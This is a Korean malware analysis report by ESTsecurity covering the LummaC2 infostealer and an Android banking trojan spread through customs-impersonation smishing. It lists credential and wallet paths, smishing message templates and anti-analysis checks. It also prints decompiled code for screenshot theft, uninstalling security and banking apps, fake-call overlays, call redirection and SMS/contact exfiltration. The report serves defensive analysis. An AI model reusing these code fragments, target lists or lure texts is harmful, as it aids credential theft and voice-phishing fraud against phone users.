JAXX New Version	%appdata%\\com.liberty.jaxx\\IndexedDB

[표 3] 가상화폐 지갑 목록

5) 텍스트 문서 탈취

'%UserProfile%' 폴더 하위의 모든 '.txt' 확장자 파일을 탈취한다.

```
v18 = x576xed_split(aImport576xedan);          // Important Files/Profile
v19 = x576xed_split(a576xedtxt);               // *.txt
v20 = x576xed_split(aUserpro576xedf);          // %userprofile%
Fn_Stealer(v20, v19, v18, 2, v38);
```

[그림 5] TXT 파일 탈취

 Copyright©2022 ESTsecurity Corp.All rights reserved.

6) 설치된 프로그램 정보 탈취

'HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall' 레지스트리 경로에 존재하는 데이터를 'Software.txt' 파일에 저장하여 탈취한다. 해당 경로에는 사용자 PC 에 설치된 프로그램 정보가 담겨있다.

7) 기타 응용 프로그램 탈취

원격 데스크톱 소프트웨어, FTP 소프트웨어, 암호 관리 프로그램, 메신저 프로그램의 데이터를 탈취한다.

프로그램 목록	수집 경로
AnyDesk	%appdata%\\AnyDesk*.conf
FileZilla	%appdata%\\FileZilla\\recentservers.xml & sitemanager.xml
KeePass	%userprofile%*.kbdx
Steam	%programfiles%\\Steam\\ssfn* & %programfiles%\\Steam\\config
Telegram	%appdata%\\Telegram Desktop*s

[표 4] 기타 응용 프로그램

8) 스크린샷 캡쳐 탈취

Windows API 를 사용하여 전체 화면의 스크린샷을 캡처한 데이터는 'Screen.png' 파일명으로 탈취한다.

```
v0 = GetSystemMetrics;
SystemMetrics = GetSystemMetrics(0);
v1 = v0(1);
DCW = CreateDCW(pwszDriver, 0, 0, 0);          // DISPLAY
CompatibleDC = CreateCompatibleDC(DCW);
CompatibleBitmap = CreateCompatibleBitmap(DCW, SystemMetrics, v1);
v4 = SelectObject(CompatibleDC, CompatibleBitmap);
BitBlt(CompatibleDC, 0, 0, SystemMetrics, v1, DCW, 0, 0, 0xCC0020u);
SelectObject(CompatibleDC, v4);
v5 = DeleteDC;
DeleteDC(CompatibleDC);
DeleteObject(v4);
v5(DCW);
return CompatibleBitmap;
```

[그림 6] 스크린샷 캡쳐 코드

9) 메일 클라이언트 탈취

[표 5]에 작성된 메일 클라이언트 목록을 탈취한다.

메일 클라이언트	수집 경로
LiveComm	LocalState\\Indexed\\LiveComm
The Bat	Mail Clients\\Standart Win 10 Mail Mail Clients\\The Bat\\AppData %localappdata%\\The Bat!
Thunderbird	%appdata%\\Thunderbird\\Profiles
PMAIL	PMAIL\\Mail Clients\\Pegasus
Mailbird	%localappdata%\\Mailbird\\Store
eM Client	%appdata%\\eM Client

[표 5] 메일 클라이언트 목록

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

3. 결론

'LummaC2' 악성코드는 사용자의 크리덴셜 정보를 탈취하고, 시스템 정보, 웹 브라우저 정보, 웹 브라우저 확장 프로그램, 가상화폐 지갑 파일, 텍스트 문서, 설치된 프로그램 정보 및 기타 응용 프로그램, 스크린샷, 메일 클라이언트의 다양한 정보를 탈취 기능을 가진 악성코드이다.

만일 기업체에서 이러한 악성코드에 감염이 되는 경우, 크리덴셜 탈취 혹은 암호화폐 지갑 탈취에 따라 업무 상 해킹에 따른 손해, 자산 손실 등의 위협에 노출될 수 있어서 주의가 필요하다.

따라서, 악성코드 감염을 방지하기 위해 신뢰할 수 없는 페이지에서 파일을 다운로드 하지 않아야 하며 백신의 최신화 및 정기적인 검사를 습관화하여야 한다.

현재 알약에서는 **'Spyware.Infostealer.Lumma'**으로 진단하고 있다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

[Trojan.Android.Banker] 악성코드 분석 보고서

1. 개요

1) 악성코드 동향

보이스 피싱 공격에 사용되는 모바일 악성코드는 나날이 모습을 바꿔가며 사용자의 폰에 설치되고 있다. 쇼핑몰 상품 구매 스미싱과 카드 결제 내역 스미싱 문자가 많이 발견되었지만, 최근 '관세청'을 사칭하여 유포 중인 스미싱 문자가 있어 주의가 요구된다.

이번 스미싱 문자들은 보통 국외 발신이며 세금 액수와 전화번호가 포함되어 있다. 사용자를 속이기 위해 관련 피싱 사이트와 앱을 만들어 두었고, 전화 시 피싱 사이트 안내와 앱 설치를 유도한다. 안내에 따라 단계를 진행하면 최종적으로 구매된 수입 물품이나 구매 상품 등의 이미지를 보여주며 취소 요청을 받아 처리되었다고 설명한다. 이후 설치된 악성 앱은 백그라운드에서 다양한 정보를 탈취하며 추후 다른 보이스 피싱에 이용될 수 있다.

No.	문자 내용
1	[국외발신][통관세금미납안내]세금합계:448,000 원(8 개월분)정상처리예정 본인 아닌 경우 관세청통관국☏xx-xxx-xxxx
2	[국외발신][통관세금미납안내]세금합계:448,000 원(8 개월분)금일 미납시 법적고발조치 통관국관세청 ☏xxx.xxx.xxxx
3	[국외발신][통관세금미납안내]세금합계:448,000 원(8 개월분)금일 정상처리예정 본인 아닌 경우 통관국☏xxx-xxx-xxxx
4	[국제발신] OOO 님 [수입물품세금]이 발생되었습니다 금액 892,624 원 코드번호(4**2) 금일 자동처리예정 민원 xxxxxxxxxx
5	OOO 님 (관세세금) 발생되였습니다. 금액 892,624 원 통관번호(4**2) 금일 자동처리예정 민원 xxxxxxxxxx
6	[관세세금] 발생되였습니다. 금액 892,624 원 사건코드(5**1) 금일 자동처리예정 민원 xxxxxxxxxx

[표 1] ESRC 자체 수집 스미싱 문자 내용


ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2) 실행 단계

유포되고 있는 악성 앱은 [그림 1]과 같이 구글 플레이 스토어를 사칭한 페이지에서부터 시작된다. 설치 버튼 이외에 다른 기능은 없으며 개발자 연락처나 검색 및 북마크를 클릭해도 작동하지 않는다.

[그림 1] 피싱 사이트


내려 받은 앱은 별다른 권한이 없으며 실행 시 인증 번호 입력하는 창이 나타난다. 인증 번호는 서버에 값을 받아와 비교함으로 10 분마다 달라진다.



[그림 2] 실행 화면 및 권한


ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

다른 인증 번호는 아무 동작도 하지 않으며 제대로 된 인증 번호를 입력했을 때 [그림 3]과 같이 실행된다. '설정 설치를 클릭하십시오' 버튼을 통해 새로운 'Allows user' 앱을 설치하게 되고 다양한 권한을 요구하며 악성 행위를 수행한다.



[그림 3] 추가 앱 설치


추가 앱 설치를 마치고 권한을 모두 허용하면 정상적인 인트로 화면과 메인 화면을 볼 수 있다. 언어 변경을 비롯한 신고서 작성, 내 정보 입력, 자주 하는 질문은 모두 동작하지 않으며 오직 '신고서 조회' 기능만 동작한다.



[그림 4] 왼쪽 – 인트로, 오른쪽 -메인

 Copyright©2022 ESTsecurity Corp.All rights reserved.

간단한 인적 사항을 입력하면 구매한 적 없는 상품 이미지를 보여주는데 어떤 값을 입력하더라도 동일한 화면을 표시한다.



[그림 5] 조회 화면

본 분석 보고서에서는 관세청으로 위장하여 유포 중인 "Trojan.Android.Banker"를 살펴보도록 하겠다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2. 코드 분석

1) 기능 설명

악성 앱의 주요 행위는 다음과 같다.

카테고리	기능
통화	착신, 발신 제어
	통화 강제 종료
	통화 기록 생성
	블랙 리스트 지정된 번호, 통화 차단
	페이크 전화
문자	문자 발송
	이전 문자 기록 탈취
	새로운 문자 실시간 탈취
연락처	삭제 및 추가
추가 앱	삭제 및 설치
제어	GPS, 와이파이, 블루투스, 음량 크기, 무음 및 소리 모드
정보 탈취	GPS 위치 정보, 녹음 파일, 갤러리, 앱 설치 목록, 기기 정보

[표 2] 악성 행위 목록

2) 로더 앱 분석

로더 앱은 실질적인 악성 행위를 하는 앱을 추가로 설치하는 것이 목적이다. 안티디버깅 검사를 무사히 통과 후에 인증 번호를 알맞게 입력해야 추가 앱을 설치하고 화면을 보여준다.

No.	안티 디버깅
1	네트워크 연결 상태를 확인하여, VPN 연결이 되어 있는 경우 종료
2	패키지 이름을 확인하여 변경되어 있을 경우 종료
3	앱 서명 SHA-1 해시를 검증하여, 변조되어 있을 경우 종료
4	루트(슈퍼유저) 권한을 확인하여 특정 경로에 su 관련 파일이 존재할 경우 종료
5	Debug.isDebuggerConnected()를 확인하여 디버거 연결되어 있는 경우 종료

[표 3] 실행 전 검사 항목(안티디버깅)

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

업데이트 서버를 확인해 악성 앱이 있다면 내려받아 설치하고 아니면 로더 앱 내부 리소스에 있는 악성 앱을 설치한다. 미리 구축한 피싱 사이트를 화면에 표시하고 C2를 비롯한 기본 설정 정보를 SharedPreferences를 활용해 저장한다.

```
public void startMainService(int v, String s) {
    VMainActivityV.kzcwfuhsuvcq(this.TAG, "startMainService, requestCode: " + v + ", activity: " + s);
    try {
        Intent intent0 = this.getPackageManager().getLaunchIntentForPackage(VMainActivityV.appPackageName);
        if(v == 104) {
            Bundle bundle0 = new Bundle();
            bundle0.putString("COMPANY_UUID", "                              ");
            bundle0.putString("APPLICATION_STYLE", "1");
            VMainActivityV.lbmueajkiqezbauil(bundle0, "AGREEMENT_SUBMIT_STYLE", "1");
            bundle0.putBoolean("OPEN_SMS", false);
            bundle0.putString("PROJECT_NAME", "GBPE");
            bundle0.putString("SCANNING_ALL_APP", "1");
            bundle0.putString("HEADER_PICTURE_STYLE", "1");
            bundle0.putString("UNNECESSARY_AUTO_DELETE_LIST", "1");
            bundle0.putString("URL", SharedPreferencesUtils.getValue("HOST", ""));
            bundle0.putString("SERVER_NAME", "SERVER39");
            String s1 = SharedPreferencesUtils.getValue(Hash.md5(this.getString(0x7F0E0027)), Hash.md5(this.getString(0x7F0E007A)));
            boolean z = Hash.md5(this.getString(0x7F0E0079)).equals(s1);
            if(z) {
                bundle0.putBoolean("KEY_INSTALL_CODE", true);
            }
            else {
                bundle0.putBoolean("KEY_INSTALL_CODE", false);
            }

            intent0.putExtras(bundle0);
        }

        VMainActivityV.sfvqryxfrtyazqtkxlmi(this, intent0, v);
    }
```

[그림 6] 6_SharedPreferences 설정

3) 메인 앱 분석

메인 앱이 설치되면 [그림 3]과 같은 권한을 요구하며 모든 권한이 확보될 때까지 권한 허용을 요청한다. 이어서 악성 앱을 탐지하는 백신 앱과 금융 앱을 삭제하기 위해 지속적으로 삭제 확인/취소 창을 표시한다.

이름	패키지명	이름	패키지명
알약 M	com.estsoft.alyac	스마트피싱보호	com.datauniverse.antiscam
T 전화	com.skt.prod.dialer	시티즌코난	com.infinigru.police.phishingeyes
후후유플러스	com.whox2.lguplus	캐치 백신 & 클리너	com.secuchart.android.jarvis
whowho	com.ktcs.whowho	토스	viva.republica.toss
WhyCall	com.andr.evine.who	하나은행	com.kebhana.hanapush
리멤버 Call	kr.co.rememberapp.caller	신한플레이	com.shcard.smartpay
후스콜	gogolook.callgogolook2	신한카드	com.shinhancard.smartshinhan
V3 Mobile Security	com.ahnlab.v3mobilesecurity.soda	(구)KB 국민카드	com.kbcard.kbkookmincard
피싱아이즈	com.infinigru.lite.phishingeyes	우리 WON 카드	com.wooricard.smartapp
경찰청 폴-안티스파이	com.cyber.dfc.polantispy	디지로카(롯데카드)	com.lcacApp
더치트	kr.co.thecheat.thecheat	i-ONE Bank	com.ibk.android.ionebank
경찰청 사이버캅	kr.go.police.cybercop	KB 국민은행 스타뱅킹	com.kbstar.kbbank

[표 4] 삭제 대상 앱 리스트

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

```
private void uninstallApk() {
    if(!SettingUtils.isEnabledAccessibility(this)) {
        return;
    }

    List list0 = SettingUtils.getUninstallApkList(AppStartV.getContext(), AccessibilityHelper.UNINSTALL_APK);
    if(list0 != null && list0.size() != 0) {
        AppStartV.isUninstallApk = true;
        Uri uri0 = Uri.parse(("package:" + ((UninstallApkBean)list0.get(0)).getPackageName()));
        Intent intent0 = new Intent("android.intent.action.DELETE", uri0);
        intent0.setFlags(0x10000000);
        intent0.putExtra("android.intent.extra.RETURN_RESULT", true);
        intent0.setData(uri0);
        this.startActivityForResult(intent0, 1001);
    }
}
```

[그림 7] 앱 삭제

공격자는 실제 전화를 거는 것이 아니라 페이크 전화 기능을 통해 사용자를 속일 수 있다. 기존에 준비해둔 이미지들과 입력 폼을 통해 전화 상태와 동일한 화면을 구성하고 미리 녹음된 상품 안내 멘트를 재생하여 통화처럼 위장한다. 이때 전화 기록도 생성한다.

```
private void initIncomingUI() {
    this.callCustomView.setCallBack(new CallButtonCallback() {
        @Override  // com.wish.lmbank.view.CallCustomView$CallButtonCallback
        public void acceptCall() {
            LogUtils.callLog(("com.wish.lmbank.overlay.OverlayService, acceptCall, isAcceptCall: " + SettingUtils.acceptCall(((Context)OverlayService.this))));
            OverlayService.this.startTimer();
            OverlayService.rlCallingContainer.setVisibility(0);
            OverlayService.rlIncomingContainer.setVisibility(8);
        }

        @Override  // com.wish.lmbank.view.CallCustomView$CallButtonCallback
        public void rejectCall() {
            LogUtils.callLog(("com.wish.lmbank.overlay.OverlayService, rejectCall, isEndCall: " + SettingUtils.endCall(((Context)OverlayService.this))));
            OverlayService.this.cancelTimer();
        }
    });
}

private View initView() {
    LogUtils.callLog("com.wish.lmbank.overlay.OverlayService, initView");
    View view0 = ((LayoutInflater)this.getSystemService("layout_inflater")).inflate(0x7F0C0024, null);
    OverlayService.rlIncomingContainer = (RelativeLayout)view0.findViewById(0x7F090135);
    OverlayService.rlCallingContainer = (RelativeLayout)view0.findViewById(0x7F090092);
    OverlayService.tvDialing = (TextView)view0.findViewById(0x7F090257);
    this.tvIncomingTitle = (TextView)view0.findViewById(0x7F09025A);
    this.tvIncomingNumber = (TextView)view0.findViewById(0x7F090259);
    this.callCustomView = (CallCustomView)view0.findViewById(0x7F09008A);
    this.tvPhone = (TextView)view0.findViewById(0x7F0901B5);
    this.tvPhone2 = (TextView)view0.findViewById(0x7F0901B6);
    OverlayService.llTimerContainer = (LinearLayout)view0.findViewById(0x7F090167);
    this.tvCallingTime = (TextView)view0.findViewById(0x7F09025C);
    this.ivSpeaker = (ImageView)view0.findViewById(0x7F090134);
    this.ivRecording = (ImageView)view0.findViewById(0x7F090133);
    this.ivCallStop = (ImageView)view0.findViewById(0x7F090131);
    this.tvCallStop = (TextView)view0.findViewById(0x7F090256);
    this.ivMic = (ImageView)view0.findViewById(0x7F090132);
    this.tvRecording = (TextView)view0.findViewById(0x7F09025B);
    this.place = view0.findViewById(0x7F0901B9);
```

[그림 8] 페이크 전화 폼 구성 및 기록

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

특정 번호로 발신 전화할 때 지정해둔 번호로 변경하거나, 블랙 리스트 번호를 등록하여 전화를 차단하고 통화 중 강제 종료를 수행할 수 있다.

```
else if(TelephonyManager.EXTRA_STATE_RINGING.equals(s2)) {
    TelePhoneReceiver.isOffHook = false;
    TelePhoneReceiver.callStartTime = new Date();
    String s8 = SettingUtils.isForced(incoming_number);
    if(!TextUtils.isEmpty(s8)) {
        if(!SettingUtils.isDefaultDialer(AppStartV.getContext())) {
            SettingUtils.toHome(context0);
            this.isToHomeByCode = true;
        }

        this.savedNumberReal = s8;
        SharedPreferencesUtils.putValue("KEY_FORCED_PHONE", incoming_number);
        TelePhoneReceiver.mCallLogBean = new CallLogBean(incoming_number, this.savedNumberReal, "forced", System.currentTimeMillis());
        if(!SettingUtils.isDefaultDialer(AppStartV.getContext())) {
            ContentUtils.insertContacts(context0, this.savedNumberReal, incoming_number);
            v = OverlayService.actionStart(context0, this.savedNumberReal, 1);
        }

        stringBuilder0.append(", isShow: " + ((boolean)v) + ", callLog_: " + TelePhoneReceiver.mCallLogBean.toString());
        this.mPhoneCallListener.onIncomingCallReceived(incoming_number, this.savedNumberReal, "forced", TelePhoneReceiver.callStartTime);
        LogUtils.callLog(stringBuilder0.toString());
    }
    else if(SettingUtils.isBlackList(incoming_number)) {
        if(TelePhoneReceiver.mCallLogBean != null && (("forwarding".equals(TelePhoneReceiver.mCallLogBean.getType())) || ("forced".equals(TelePhoneRece
            TelePhoneReceiver.mCallLogBean.setDuration(((long)Math.ceil(((double)(System.currentTimeMillis() - TelePhoneReceiver.mCallLogBean.getDate()
            CallLogHelper.addCallLog(TelePhoneReceiver.mCallLogBean);
        }

        TelePhoneReceiver.mCallLogBean = new CallLogBean(incoming_number, incoming_number, "blacklist", System.currentTimeMillis());
        stringBuilder0.append(", 黑名单, callLog_: " + TelePhoneReceiver.mCallLogBean.toString());
        this.mPhoneCallListener.onIncomingCallReceived(incoming_number, incoming_number, "blacklist", TelePhoneReceiver.callStartTime);
        LogUtils.callLog(stringBuilder0.toString());
        if(SettingUtils.endCall(context0)) {
            this.isBlack = true;
        }
    }
```

[그림 9] 전화 제어

C2 명령을 통해 문자 기록을 탈취하거나 연락처, 전화 기록 등을 서버로 전송하며 'ANDROID' 명령으로 앱 설치 목록을 탈취할 수 있다.

```
public void run() {
    StringBuilder stringBuilder0 = new StringBuilder();
    this.stringBuilder = stringBuilder0;
    stringBuilder0.append("UploadPhoneInfoRunnable, mFlag: " + this.mFlag);
    if("SMS_ALL".equals(this.mFlag)) {
        this.sms();
        return;
    }

    if("CONTACT".equals(this.mFlag)) {
        this.contact();
        return;
    }

    if("CALL_LOG".equals(this.mFlag)) {
        this.callLog();
        return;
    }

    if("ANDROID".equals(this.mFlag)) {
        this.android();
    }
}
```

[그림 10] 정보 탈취

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.


4) 구글 드라이브 활용

기존 샘플에서는 C2 주소가 변경되더라도 연결을 유지하기 위해 1 개의 구글 드라이브를 활용하였는데 최근 발견된 앱에서는 4 개의 구글 드라이브를 활용하고 있으며 C2 연결 유지를 포함한 3 가지 기능이 추가되었다.

기능.	링크 주소 예시
인증 번호 생성	https://drive.google.com/file/d/1-74fzujtXXXXXXXXXXXXXXXXXXXXXXX/view?usp=share_link
C2 리스트	https://drive.google.com/file/d/1HZg40qXXXXXXXXXXXXXXXXXXXXXXX/view?usp=share_link
악성 앱 교체(업데이트 서버)	https://drive.google.com/file/d/1Iz7b_8xXXXXXXXXXXXXXXXXXXXXXXX/view?usp=share_link
앱 실행 화면의 웹 페이지	https://drive.google.com/file/d/1FQxUHIXXXXXXXXXXXXXXXXXXXXXXX/view?usp=share_link

[표 5] 구글 드라이브 링크 예시


앱 실행 시 [그림 2]와 같이 인증 번호를 요구하는 단계가 있으며 구글 드라이브를 통해 6 자리 인증 번호를 바꿔가며 생성하고 있다. 구글 드라이브에 등록된 파일은 내용이 없는 파일로써 파일 이름만 활용되고 있고 해당 숫자는 Hex 값을 나타내며 자동화를 통해 10 분 간격으로 값이 변경된다.



